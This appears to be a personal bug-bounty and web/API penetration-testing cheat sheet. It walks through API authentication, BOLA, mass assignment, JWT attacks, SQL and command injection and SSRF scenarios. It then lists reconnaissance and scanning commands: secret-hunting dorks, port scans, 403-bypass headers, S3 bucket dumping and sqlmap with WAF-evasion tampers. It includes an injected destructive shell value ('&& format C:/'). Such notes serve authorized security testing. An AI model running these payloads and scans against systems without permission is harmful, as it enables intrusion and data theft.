GET /api/data HTTP/1.1
Host: api.example.com
Authorization: Api-Key abc123xyz456

GET /api/data?api_key=abc123xyz456
```

2. Basic Authentication

```
GET /api/data HTTP/1.1
Host: api.example.com
Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ=
```

3. **Bearer Token

```
GET /api/userinfo HTTP/1.1
Host: api.example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

4. OAuth 2.0 Authorization Code Flow

Use Case: Web apps that access APIs on behalf of a user (e.g., Google, Facebook logins).

Flow :

1. Redirect user to provider for login.
2. User logs in and authorizes.
3. Provider redirects back with a code.
4. App exchanges code for a token.

```

POST /oauth/token  HTTP/1.1
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=abc123&redirect_uri=https://yourapp.com/callback
```

Register a New User :

```
curl -X POST http://example.com/api/Users \
-H "Content-Type: application/json" \
-d '{"email": "user1@example.com","password": "Test1234"}'
```

Login :

```
curl -s -X POST http:/example.com/rest/user/login -H "Content-Type:
application/json" -d '{"email":"user01@example.com","password":"12345"}'
-v
```

Manual Fuzzing For Signup :

- Try To signup with try and error If **No docs** for the API .
- Check for the response error in many cases it reveal the correct parameters and values that the API expect .
- Try To signup with Form Content-type

```
curl -X POST -H 'user-agent: zzzzz-zzzz' -u http://url/api/v1/user/signup
-H 'Content-type: application/x-www-form-urlencoded' -d
'"name":"asd@asd.com","password":"value"'
```

- Try To signup with JSON Content-type with random key, value

```
curl -X POST -d '{"key":"value"}' http://url/api/v1/user/signup -H
"Content-Type: application/json" | jq .
```

- Depend on the response try to guess the key and its value

```
curl  -d '{"name":"asd@asd.com","password":"value"}'
http://url/api/v1/user/login -H "Content-Type: application/json" | jq .
```

Unauthenticated :

- Try To Enumerating API without being logged in .

==========

[5] API Vulnerabilities :

[+] Information disclosure :

- Watch for APIs returning large datasets.
  - Ask: should this data be public?
- Look for :
  - Robots.txt / Sitemap.xml
    - Might disclose restricted or internal URLs.
  - Error Messages
    - Stack traces, file paths, DB errors
  - JavaScript Files
    - Hardcoded secrets, endpoints, logic
  - Directory Bruteforcing + Hidden Files
  - Wayback Machine Recon
    - `.git`, `.env`, `.sql`, `config.json`, etc.
    - Hardcoded credentials or old API routes.
  - Verbose Errors
    - `?debug=true ?test=1 ?source=admin`

Example :

```
curl internal-API-URL/param?username=bob
curl internal-API-URL/param?username=*


#If the debug parameter is set to “True”, it returns AWS access key and secret access key stored in environment variables.
curl http://lambda-url.us-east-1.on.aws/?debug=true
```

[+] Bypass authentication

- Try accessing endpoints with no token, invalid tokens, and tokens from other users.
- Replay, modify, or forge tokens (e.g., JWT, API keys).

[+] Broken Access Control

- Broken **Access Control** [Access someone else's basket]

- Broken Object **Level Authorization** [changing the ID in Repeater to another number (e.g., `GET /rest/basket/2`)]
- **Function-Level** BAC flaw [bypass Functionality that for Admin Access only.]
- Parameter Pollution: Send duplicate parameters in API calls to bypass restrictions.
- Mass Assignment: Object Property Level Authorization (OPLA)

[+] Business Logic Testing

- Can a user submit a payment of $0.01 instead of $100?
- Can a user modify the `user_id` in the request body to get other users' data?

[+] Injection vulnerabilities (SQL, NoSQL, Command)

- Fuzz API parameters for injection vulnerabilities

[+] Old API versions (Less secure)

- APIs often run multiple versions (e.g., `/api/v1/` vs `/api/v3/`).
  - **ffuf** (fuzz endpoints, fast, command-line)
  - **Arjun** (finds hidden parameters)

[+] API Debug Endpoints

Debug endpoints in APIs are routes that developers use during the development phase to inspect application behavior, view logs, test features, or simulate errors. These are usually not intended for production environments because they can reveal sensitive information or provide access to internal application mechanics.

How Debug Endpoints Typically Look

They can appear in various forms depending on the framework, but common patterns include:

- `/debug`
- `/api/debug`
- `/admin/debug`
- `/status` or `/healthcheck` (sometimes debug-like)

- `/__debug__` (Python/Django style)
- `/console`, `/inspect`, `/trace`, `/dump`

They might expose:

- Application logs
- Configuration variables
- Environment variables
- Internal state (e.g., cache contents, memory usage)
- Endpoint tracing
- Mock user sessions

How to Test for Debug Endpoints

1. **Enumerate Routes:** Use tools like `ffuf`, `dirsearch`, or `gobuster`:

```
ffuf -u http://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.json,.html
```

2. **Look for Suspicious or Developer-focused Routes:** Watch for:
   - Routes returning detailed errors
   - Routes allowing config/state inspection
   - Any unauthenticated access to sensitive data
3. **Send Requests with Verbose Headers:** Use `curl` or `Burp Suite`:

```
curl -i http://target.com/debug
```

4. **Fuzz for Parameters or Secrets:** Try common query strings:

```
?debug=true
?test=1
?env=dev
?verbose=1
/api/configuration?_debug=true
```

5. **Examine Headers and Responses for Clues:** Look for headers like `X-Debug-Token`, or verbose error messages.
6. **Use Burp Intruder to Fuzz for Common Debug Triggers:**

```
console
inspect
trace
dump`
status
healthcheck
__debug__
_debug
debugtrace
verbose
dev
test
staging
admin
```

[+] Mass Assignment :

Modern frameworks encourage developers to use functions that automatically bind input from the client into code variables and internal objects. Attackers can use this methodology to update or overwrite sensitive **object's properties** that the developers never intended to expose.

Object Property Level Authorization : Even if the user owns the object, they can manipulate **fields they shouldn't**.

[+] JWT :

- Structure
  HEADER . Body . Sign

```
echo $USER1_TOKEN | cut -d '.' -f2 | base64 -d
```

- Attacks:

1. Crack Password

```
crackdone.py -k jwt -t "ey.ey.sign" -w rockyou.txt
```

2. None Alg attack [Not Common in Real Scenarios]

```
1. We don't know the password so change
    {"alg":"HS256","typ":"JWT"}
    {"alg":"None","typ":"JWT"}

2. Edit the Body
3. Delet the sign but live the .
    > ey.ey.
```

[+] XSS & CSRF via APIs :

- XSS: send payload to API input that reflects output.
- CSRF: trigger sensitive actions if API lacks CSRF protection.
- Combining XSS + CSRF can lead to full account takeover.

==========

[6] Scenario's :

Scenario 1 : API-Token reuse on other subdomain

```
# use api token to access other api's at other subdomain
# for ex:
    app-api.ex.com  > app-api-dev.ex.com

# use ffuf with the api token to fuzz for other endpoints :
ffuf -w wordlist.txt -H 'X-API-Token: aaaaaaaa' -r -u https://app-api-dev.ex.com/FUZZ

# api ve 1,2,...
ffuf -w wordlist.txt -H 'X-API-Token: aaaaaaaa' -r -u https://app-api-dev.ex.com/api/FUZZ

ffuf -w wordlist.txt -H 'X-API-Token: aaaaaaaa' -r -u https://app-api-dev.ex.com/api/v2/FUZZ

# look for 405 stats code and test get/post/put or options
ffuf -w wordlist.txt -H 'X-API-Token: aaaaaaaa' -u https://app-api-dev.ex.com/api/v2/FUZZ -mc 200,401,403,405
```

```
# if not allowd test manually
curl -ik https://app-api-dev.ex.com/api/v2/some-endpoint -X OPTIONS  -H 'X-API-Token: aaaaaaaa'

# look for the respons what is missing
curl -ik https://app-api-dev.ex.com/api/v2/some-endpoint -X POST  -H 'X-API-Token: aaaaaaaa'

# also note for the response content type json/html which may lead to html injections
curl -ik https://app-api-dev.ex.com/api/v2/some-endpoint -X POST  -H 'X-API-Token: aaaaaaaa' -H 'Content-Type: application/json' -d '{"foo":"bar"}'
```

Scenario 2 : Improper Access Control

- **internal API endpoint** (`/internal-api/config`).
- The API blocked direct requests with a `403 Forbidden` response.
- But when accessed via a **specific Referer header**, it returned **sensitive configuration data**!
- **Payload :**

```
curl -H "Referer: https://dev.target.com/admin" https://dev.target.com/internal-api/config
```

Scenario 3 : Command Injection

- A video sharing portal allows users to upload content and download content in different formats.
- An attacker who explores the API found that the endpoint `GET /api/v1/videos/{video_id}/meta_data` returns a JSON object with the video's properties.
- One of the properties is `"mp4_conversion_params":"-v codec h264"`, which indicates that the application uses a shell command to convert the video.
- The attacker also found the endpoint `POST /api/v1/videos/new` is vulnerable to mass assignment and allows the client to set any property of the video object.

- The attacker sets a malicious value as follows: `"mp4_conversion_params":"-v codec h264 && format C:/"`. This value will cause a shell command injection once the attacker downloads the video as MP4.

Scenario 4 : Mass Assignment

A ride sharing application provides a user the option to edit basic information for their profile. During this process, an API call is sent to `PUT /api/v1/users/me` with the following legitimate JSON object:

```
{"user_name":"inons","age":24}
```

The request `GET /api/v1/users/me` includes an additional credit_balance property:

```
{"user_name":"inons","age":24,"credit_balance":10}
```

The attacker replays the first request with the following payload:

```
{"user_name":"attacker","age":60,"credit_balance":99999}
```

Since the endpoint is vulnerable to mass assignment, the attacker receives credits without paying.

Scenario 5 : BOLA in a Banking API

A mobile banking API lets users view their account balances.

Normal Request:

```
GET /api/v1/accounts/789/balance
Authorization: Bearer eyJhbGciOiJIUzI1NiIsIn...
```

Exploit Attempt:

Change the ID in the request:

```
GET /api/v1/accounts/790/balance
```

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsIn...
```

Result:
Returns another user's balance — **BOLA vulnerability**.

```
curl -H "Authorization: Bearer $TOKEN"
https://api.bank.com/api/v1/accounts/790/balance
```

```
- The endpoint `/api/v1/export?user_id=123` didn't check permissions.
Changing `user_id` to `*` returned every customer's PII—names, emails,
even partial credit card data
```

Scenario 6 : Function Level Abuse in Admin Panel

SaaS dashboard allows admin users to manage all accounts.

Normal User Request:

```
GET /api/user/123/settings
```

Allowed.

Admin-Only Endpoint:

```
DELETE /api/admin/deleteUser?user_id=999
```

Try sending this request as a **regular user**:

```
curl -X DELETE -H "Authorization: Bearer $USER_TOKEN" \
https://app.saas.com/api/admin/deleteUser?user_id=999
```

Result:
If it deletes another user, it's a **function-level BAC flaw**.

Also :

```
GET /rest/v11/Users?=testuser  HTTP/1.1
Host: https://example.com
```

```
GET /rest/v11/Users?=admin  HTTP/1.1
Host: https://example.com
```

Scenario 7 : Mass Assignment via JSON Body

User updates their own profile.

Legitimate Request:

```
PUT /api/v1/profile
Authorization: Bearer eyJhbG...

{ "username": "newuser",   "email": "me@example.com" }
```

Exploit Attempt:

Add hidden admin-only fields:

```
{   "username": "newuser",   "email": "me@example.com",   "is_admin":
true,   "role": "admin" }
```

```
curl -X PUT -H "Authorization: Bearer $TOKEN" \ -H "Content-Type:
application/json" \ -d '{"username":"newuser", "email":"me@example.com",
"is_admin":true, "role":"admin"}' \ https://target.com/api/v1/profile
```

Result:
You escalate your role if the API lacks field whitelisting. This is **mass assignment** leading to BAC.

Scenario 8 : IDOR in File Download Endpoint

Users upload and download reports (PDFs).

Legitimate Download:

```
GET /api/files/12345/download
```

Change the file ID:

```
curl -H "Authorization: Bearer $TOKEN"
https://target.com/api/files/12346/download
```

Result:
If it returns another user's PDF, you've hit an **Insecure Direct Object Reference (IDOR)** — classic BAC.

Scenario 9 : SQLi in API

APIs that **don't sanitize input** are vulnerable to **SQL Injection (SQLi)**.

```
GET /api/products?id=1
```

```
sqlmap -u "https://example.com/api/products?id=1" --dbs --batch
```

Scenario 10 : Boolean-Based Blind SQLi in API

```
GET /v1/users.php?formate=json&token=2125799jgkhfrrcsp15as5dcd74vfvk
HTTP/1.1
```

- Check for sqli in token param as json indicate database usage

```
GET /v1/users.php?formate=json&token=invalid_token'+or+'1'='1 HTTP/1.1
```

- Valid response

```
GET /v1/users.php?formate=json&token=invalid_token'+or+'1'='2 HTTP/1.1
```

- Error

Scenario 11 : SSRF Testing in JSON POST Requst

1 : Initial Basic SSRF Probe

```
curl -X POST https://api.targetsite.com/v1/image/render \
-H "Content-Type: application/json" \
-d '{"imageUrl": "http://127.0.0.1:80"}'
```

Interpret the Response:

- 200 OK + unusual content = Possible SSRF
- 5xx or timeout = Possibly attempted SSRF
- Same response for internal & external = Likely blocked or sanitized

2 : OOB Detection with `interactsh`

Start listener:

```
interactsh-client
```

Send SSRF payload:

```
curl -X POST https://api.targetsite.com/v1/image/ren

```

==========

[*] Hunting_Cheat_Sheet

==========

Github Dorks :

```

- "company" password
- "company" secret
- "company" credentials
- "company" token
- "company" config
- "company" key
- "company" pass
- "company" login
- "company" ftp
- "company" pwd
- "company" ssh_auth_password
```

```
- "company" send_key
- "company" send_keys

- org:att "att.com" path:*.json
- org:att "att.com" path:*.yaml
- org:att "sk-" "openai"
- org:att path:**/.env
```

```
"domain.com" "apikey"
"domain.com" "api_key"
"domain.com" "aws_access_key_id:"
"domain.com" "client_secret"
"domain.com" "firebase"
"domain.com" "access_key"
"domain.com" "DATABASE_URL"
"domain.com" "password:"
"domain.com" "email:"
"domain.com" "@company.com" language:SQL
"domain.com" "admin"
"domain.com" "employees"
"domain.com" "stripe_key"
"domain.com" "db_password"
"domain.com" "db_server"
"domain.com" "aws_secret"
"domain.com" "s3_access_key"
"domain.com" "api-token"


**_Dorks for sensitive files:_**

these dorks for secret files:

org:<company> filename:.env
org:<company> filename:settings.py
org:<company> filename:config.js
```

Google Dorking :

```
site:   filetype:jsp
site:   filetype:php
site:   filetype:asp
```

```
site:   'API Info' -www

site:*.example.com intitle:"index of /"

site:test.com inurl:file.php?p=

site:   inurl:&

site:   inurl:login  -www

site:   inurl:register  -www

site:   inurl:signup  -www

site:  inurl:admin -www

site:  -www  inurl:api

site:  inurl:v1 -www

site:  inurl:/app -www
```

Ports Enumeration/Scanning :

After conducting reverse IP lookups, the next logical step is to query for open ports. Open ports can reveal HTTP servers operating on non-standard ports,which might be overlooked in standard scans.

- `masscan`

```
masscan -iL ips-online.txt -p0-65535 --rate 10  --randomize-hosts  -oL
masscan.out

masscan --open-only -r /root/resolvers.txt 10.x.x.0/24 -p1-65535,U:1-
65535 --rate=10000 --http-user-agent "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0"
-oL "output.txt"

masscan --open-only --top-ports 1000 -iL /subs/ips-online.txt --rate=1000
--http-user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
```

```
Gecko/20100101 Firefox/67.0 bugcrowd" -oL "output.txt"
```

- naabu

```
/root/go/bin/naabu -host x.x.x.x/24

# Scan entire internal subnet and save results
naabu -host 192.168.1.1/24 -o internal_ports.txt
# Scan specific port ranges
naabu -host 192.168.1.1/24 -p 80,443,8000-9000 -o internal_ports.txt

/root/go/bin/naabu  -c 2 -rate 10 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -l ips-online.txt -verfiy -o naabu-ports-scan.txt

/root/go/bin/naabu  -c 2 -rate 10 -top-ports 1000 -r /root/resolvers.txt
 -nmap-cli 'nmap -sV -sC' -o naabu_result.txt

/root/go/bin/naabu -c 2 -rate 10 -exclude-ports 25 -top-ports 1000 -r
/root/resolvers.txt -host X.X.X.X/24 -o naabu-ports-scan.txt

/root/go/bin/naabu -c 2 -rate 1000 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -l ips.txt -o naabu-ports-scan.txt

/root/go/bin/naabu -c 2 -rate 1000 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -nmap-cli "nmap -Pn -sV -sC -oN nmap_output.txt" -
host example.com [8]

naabu -iL targets.txt -top-ports 1000 -o open_ports.txt && cat
open_ports.txt | xargs -I {} nmap -sV -sC -p {} -oN
nmap_service_results.txt
```

- nmap

```

nmap -A -sV -sC -Pn --max-rate 50
nmap -sS -A -PN -p- --script=http-title site.com
nmap --script vuln -sV -sC --top-ports 1000 -T2 -iL
nmap -iL ips.txt -sSV -A -O -Pn -F -oX nmap.xml
nmap -sV --top-ports 1000
nmap --data-length 30
```

```
nmap --script ssl-cert -p 443 <subdomain/ip>

nmap -sV -sS -D RND:50 <ip>
```

Testing with Header Manipulation

1. Inspect Server's Expected Headers

```
    # Command to Fetch All Headers:
    curl -k -I https://x.x.x.x/

   Look for headers indicating:
    - Authentication requirements (WWW-Authenticate, Authorization).
    - Application-specific headers like x-*
    - Security policies (Content-Security-Policy,Strict-Transport-
Security).
```

2. Common Header Manipulation Techniques

```
A. Test Origin and Referrer Headers
```

```
    # Some servers use Origin or Referer headers for access control.
Altering these can bypass 403 restrictions.
    curl -k -H "Origin: https://x.x.x.x" -H "Referer:
https://x.x.x.x/upload" https://x.x.x.x/

    - Origin: Mimics requests from a whitelisted domain.
    - Referer: Indicates the originating page
```

```
B. Try Host Header Injection
```

```
    # Tests for virtual host misconfigurations, which may redirect you to
hidden admin panels or alternative services.

    curl -k -H "Host: admin.x.x.x.x" https://x.x.x.x/
```

3. Test Authentication-Bypass Scenarios

```
    #  A. Add Authentication Headers
    curl -k -H "Authorization: Bearer example-token" https://x.x.x.x/
    curl -k -u "admin:password" https://x.x.x.x/

    #  B. Manipulate Cookies
    curl -k -H "Cookie: sessionid=test; auth=admin" https://x.x.x.x/
```

4. Bypass IP Restrictions with Proxy or Forwarding Headers

```
curl -k -H "X-Forwarded-For: 127.0.0.1" -H "X-Real-IP: 127.0.0.1"
https://x.x.x.x/
```

5. Test for Debug or Development Headers

```
    # Debug headers might trigger verbose error messages or expose
sensitive information.

    curl -k -H "X-Debug: true" -H "X-Dev-Mode: 1" https://x.x.x.x/
```

6. Automate Header Testing with Tools

```
ffuf -u https://x.x.x.x/ -H "FUZZ: value" -w
/usr/share/wordlists/headers/common.txt
```

Git Files :

```

Download the git repo :
- wget -r url/.get     // -r recursive

Analyze :
- cd  url/.git
- ls -lah
- cd  .git
- git log
- git log -p // more infos
```

Test For CVEs

Searchsploit

```
Searchsploit phpmyadmin -s 4.8.1 -w

 -s flag is referred to as safe mode, which can be used to filter results

 -w provides web-based references for further research.

#search for a specific CVE.
searchsploit --cve 2021-44444
```

Packetstorm [packetstormsecurity.com]
Packetstorm is known for providing detailed information about exploits, including proof-of-concept (POC) examples.

JavaScript Analysis

```
# Js Links and hardcoded secrets
/root/go/bin/katana -jsl -jc -rl 10 -p 1 -rd 1 -c 2 -u

# query strings parameters
/root/go/bin/katana  -rl 10 -c 1 -f qurl -u

cat f-urls.txt | sort -u | grep -a ".js$" |/root/go/bin/httpx  -mc 200 -r
/root/resolvers.txt  -random-agent -threads 2 -rl 10  | tee  live-js-
urls.txt

/root/go/bin/nuclei  -t /root/nuclei-templates/http/exposures/tokens -rl
10 -bs 2 -c 2 -l live-js-urls.txt -o nuclei_exposures.txt
```

Archive Enumeration

Archive URL Collection

```
gau --subs target.com | anew archived_urls.txt
gau --threads 2 --blacklist ttf,woff,svg,png,jpg,gif,mp4,jpeg
http://url.com/ --o urls.txt

cat domain.txt | uro | grep -E '\.
(xml|json|pdf|sql|txt|zip|tar|gz|tgz|bak|7z|rar|log|cache|secret|db|backu
p|yml|gz|config|csv|yaml|md|md5|exe|dll|bin|ini|bat|sh|tar|deb|rpm|env|dm
g|tmp|crt|pem|key|pub|asc)'
```

```
waybackurls target.com | anew wayback_urls.txt
```

```
/root/go/bin/urlfinder -f
woff,css,png,svg,jpeg,gif,jpg,woff2,swf,ico,tif,tiff,pdf,svg,webp,avif,ap
k  -all -rl 10  -d mars.com -o mars.com.txt
```

```
waymore -i <domain> -mode U -mc 200 --no-subs -oU
waymore -i http://vulnweb.com -mode R --no-subs -oR  waymore-Respons.txt
```

Content Discovery

Feroxbuster

```
feroxbuster -u https://target.com -w /usr/share/wordlists/common.txt -r -
t 20 -o recursive_results.txt

feroxbuster --random-agent -k -E -B --scan-limit 2 -t 1 --rate-limit 10 -
d 2 -w -u
```

FFuF

```
ffuf -u https://target.com/FUZZ -w
/usr/share/wordlists/content_discovery.txt -mc 200,403 -t 1 -p "0.1-0.3"
-r -rate 10 -recursion-depth 3 -o ffuf_results.txt

ffuf -u http://127.0.0.1:42000/api/FUZZ  -t 1 -p "0.1-0.3" -r -rate 10 -w
```

```
/root/without_dots.txt
```

Gospider

```
## supports advanced crawling methods,such as analyzing JavaScript files and finding AWS S3 buckets.

/root/go/bin/gospider -s "http://testphp.vulnweb.com/" -c 2 -d 5 --blacklist ".(jpg|jpeg|gif|css|tif|tiff|png|ttf|woff|woff2|ico)"

/root/go/bin/gospider -s "http://127.0.0.1:3000/" -c 2 -K -d 5 --blacklist .(ico|css|svg) -o go-s-out.txt
```

Dirsearch

```
dirsearch --random-agent --max-rate=10 -t 2 -e php,asp,aspx,jsp,html,zip,jar,sql,log,db,backup,json,gz,rar,conf -u

dirsearch -i 200 -e php,bak,old,zip,tar.gz,txt,log,conf,json,asp,jsp,aspx,yml,yaml,rar

dirsearch --random-agent --max-rate=10 -t 2 -H 'X-Forwarded-For: 127.0.0.1' -u

dirsearch -e xml,json,sql,db,log,yml,yaml,bak,txt,tar,gz,zip -x 403,404,500,400,502,503,429 --random-agent -u
```

Web Crawler & URL Discovery

Katana

```
katana -jsl -jc -rl 10 -p 1 -rd 1 -c 2 -u

katana -u subdomains-alive.txt -jsl -jc -rl 5 -p 1 -rd 1 -c 2 -d 5  -kf -fx -ef woff,css,png,svg,jpeg,gif,jpg,woff2 -o  allurls.txt
```

Gospider

```
gospider -s "https://target.com" -d 2 -o gospider_output/

gospider -s "https://target.com" -c 2 -K -d 5 --blacklist .(ico|css|svg)
-o gospider_output/
```

Hakrawler

```
echo "https://target.example.com" | hakrawler -depth 2 -plain -js -out
hakrawler_results.txt
```

Parameter Discovery

Arjun Parameter Discovery

```
arjun -u "https://target.example.com" -m GET,POST --stable -w /burp-
params -o params.json
```

Katana

```
katana -d 5 -rl 10 -c 2  -f qurl -u
```

FFuF Parameter Bruteforce

```
ffuf -u https://target.com/page.php?FUZZ=test -w
/usr/share/wordlists/params.txt -o parameter_results.txt
```

Arjun Parameter Discovery

```
arjun -u "https://target.example.com" -m GET,POST --stable -o params.json

arjun -m GET,POST -d 1 --rate-limit 10 --stable  -u $domain  -oT arjun-
params.txt
```

ParamSpider Web Parameters

```
paramspider.py --domain https://cpcalendars.cartscity.com --exclude
woff,css,js,png,svg,php,jpg --output g.txt
```

Automation Scanning Tools

Nuclei :

```
/root/go/bin/nuclei -t /root/nuclei-templates/http/exposures/tokens -rl
10 -bs 2 -c 2 -l live-js-urls.txt -o nuclei_exposures.txt

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -dast -list live-kat-params.txt -o
nuclei_output_vulnerabilities.txt

cat  urls/param-urls.txt | /root/go/bin/gf sqli | /root/go/bin/nuclei -rl
10 -bs 2 -c 2 -dast -tags sqli -o nuclei_sqli.txt

/root/go/bin/nuclei -tags xss,lfi,sqli -u

/root/go/bin/nuclei -rl 10 -bs 2 -c 1 -dast -tags xss,sqli,lfi,cmdi,ssrf
-l

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -as critical,high,medium -u

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 --target

# With specific templates
nuclei -u http://target -t misconfiguration/

nuclei -u http://target -t cves
nuclei -u http://target -tags exposure,disclosure,misconfig
nuclei -u http://target -tags default-login
nuclei -u http://target -tags wordpress,wp,wp-content

nuclei -list ips.txt -t ../nuclei-templeats/http/cves/

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -tags
cve,cves,tcp,network,vuln,rce,exposure,misconfig,kev,vkev -severity
critical,high,medium -l naabu-ports.txt [V-slow]
/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -tags
cve,tcp,exposure,misconfig,network -severity critical,high,medium
/root/go/bin/nuclei -rl 25  -bs 2 -c 2 -tags cve,tcp,network -severity
critical,high,medium -l 3-ips.txt [1h3m]

 cat naabu.txt | nuclei -tags cve -severity critical,high,medium [letsec]
```

```
/root/go/bin/nuclei -rl 25 -bs 2 -c 2 -t /root/Nuclei/nuclei-
templates/network -l scanme_Test.txt  [2]
```

IIS :

```
shortscan -F -V uri

sns -u $host
```

Cloud Enumeration :

Identifying S3 Buckets Using Google Dorks :

```
site: s3.amazonaws.com paypal.com

site:s3.amazonaws.com filetype:xls password
site:s3.amazonaws.com filetype:txt password
site:s3.amazonaws.com filetype:sql
site:s3.amazonaws.com inurl:backup
site:s3.amazonaws.com intext:apikey
site:s3.amazonaws.com ext:log
```

Identifying S3 Buckets :

```
# 1.DNS lookup on a domain
host flaws.cloud

# 2.Get the region of a bucket >> DNS request of the discovered I
nslookup 52.218.201.195
OUTPUT > s3-website-us-west-2.amazonaws.com

# 3.Access
> flaws.cloud.s3-website-us-west-2.amazonaws.com
```

```
cloud_enum -k target.com -b buckets.txt -o cloud_enum_results.txt
```

Exploiting Misconfigured AWS S3 Buckets

S3 Bucket Access Test

```
aws s3 ls s3://<bucket_name> --no-sign-request  --region us-east-1
```

S3 Bucket Content Dump

```
aws s3 sync s3://demo-bucket.redseclabs.com/. --region
us-east-1 --no-sign-request

python3 AWSBucketDump.py -b target-bucket -o dumped_data/
```

Dalfox :

```
/root/go/bin/dalfox --waf-evasion  url  -p

/root/go/bin/dalfox  -w 10 --skip-grepping --skip-headless --skip-mining-
all --skip-xss-scanning file param-urls.txt

cat valid-Urls.txt | /root/go/bin/gf xss | sed 's/=.*/=/' | sort -u |
/root/go/bin/dalfox  pipe
```

SQLi :

```

sqlmap --banner --random-agent --batch --level=3 --
tamper="between,randomcase,space2comment" -u

sqlmap -r inject.txt -p nama --level 3 --risk 3 --random-agent --batch --
ignore-redirect --dbs

sqlmap -m sqli.txt  --banner --random-agent --batch --level=3 --
tamper="between,randomcase,space2comment"
```

```
sqlmap -r req.txt --string "string when true "

sqlmap -r req.txt -p login --level 3 --dbs --batch

sqlmap -u --data="foo=bar&foo2=bar2"

sqlmap -u --dbs --forms --crawl=2

sqlmap -r inject.txt -p nama --level 3 --risk 3 --random-agent --batch --
ignore-redirect --dbs


ghauri -u "---target---" --dbs  --level=3 --batch --random-agent

ghauri -r request.txt --banner --level=3 --batch --random-agent
```

Subdomain Takeover :

```
/root/go/bin/subjack -w 404-list.txt -ssl -t 2 -timeout 30 -o 404-
results.txt -v -c

/root/go/pkg/mod/github.com/haccer/subjack@v0.0.0-20201112041112-
49c51e57deab/fingerprints.json
```

==========

[*] Reference's :

==========

1. Ai (Claude, Chatgpt, Gemini).
2. Web Security Testing Guide v4.2 (OWASP)
3. Web Hacking Arsenal by Rafay Baloch
4. Real-World Bug Hunting by Peter Yaworski
5. Bug Bounty Bootcamp by Vickie Li
6. PayloadsAllTheThings (github)
7. HowToHunt (github)
8. Many totorials and writeups

==========
======